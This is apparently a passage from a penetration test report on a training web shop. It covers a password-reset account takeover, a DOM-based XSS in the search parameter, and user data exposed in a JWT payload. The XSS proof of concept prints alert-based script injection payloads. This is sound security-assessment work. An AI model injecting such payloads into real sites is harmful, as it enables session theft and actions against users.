


Figure 1 Password reset request intercepted in Burp Suite

Result

The application accepted the answer and allowed the attacker to set a new password for the account, resulting in **unauthorized account takeover**.

WEB-004: DOM-Based Cross-Site Scripting (XSS) in Search Functionality (Medium)

Description:	A DOM-based Cross-Site Scripting (XSS) vulnerability was identified in the application's search functionality. The application processes user input from the search parameter and dynamically injects it into the Document Object Model (DOM) without proper sanitization. Because the input is handled by client-side JavaScript rather than safely encoded before rendering, an attacker can inject malicious scripts that execute directly in the user's browser.
Risks:	Successful exploitation of this vulnerability may allow an attacker to: • Execute arbitrary JavaScript in the victim's browser • Steal session tokens or cookies • Perform actions on behalf of authenticated users • Redirect victims to malicious websites • Conduct phishing attacks or deliver malicious payloads DOM-based XSS is particularly dangerous because it occurs entirely on the client side and can bypass some traditional server-side protections.
Proof of Concept	The search functionality accepts user input through the query parameter: `/search?q=` During testing, the following payloads was injected into the search field: <image src =x onerror=alert(1)> This gave us a result that there might be an XSS. `<iframe src="javascript:alert(`xss`)">`




Figure 3DOM-based XSS triggered through the search parameter

WEB-005: JWT Payload Information Disclosure (Informational)

Description:	During testing, the application was observed using **JSON Web Tokens (JWT)** for authentication. The authentication token was extracted from the HTTP request headers and decoded using a public JWT debugging tool. The decoded payload contained several pieces of user information, including: • User ID • Email address • Account role • Account status information JWT tokens are **Base64-encoded but not encrypted**, meaning the payload contents can be easily decoded by anyone who obtains the token.
Risks:	No direct vulnerability was identified during testing. However, disclosure of internal user attributes may assist attackers during reconnaissance and further exploitation attempts. If a token is leaked through browser storage, network interception, or client-side attacks such as XSS, an attacker may gain insight into the internal structure of user accounts.
Proof of Concept	The authentication token was intercepted in an HTTP request header using **Burp Suite**. Example header: *Authorization: Bearer <JWT_TOKEN>* The token was copied and decoded using **a JWT debugging tool**. The decoded payload revealed user-related information such as: **"id": 23** **"email": "test@juice.com"** **"role": "customer"**




Figure 4 Decoded JWT payload revealing user information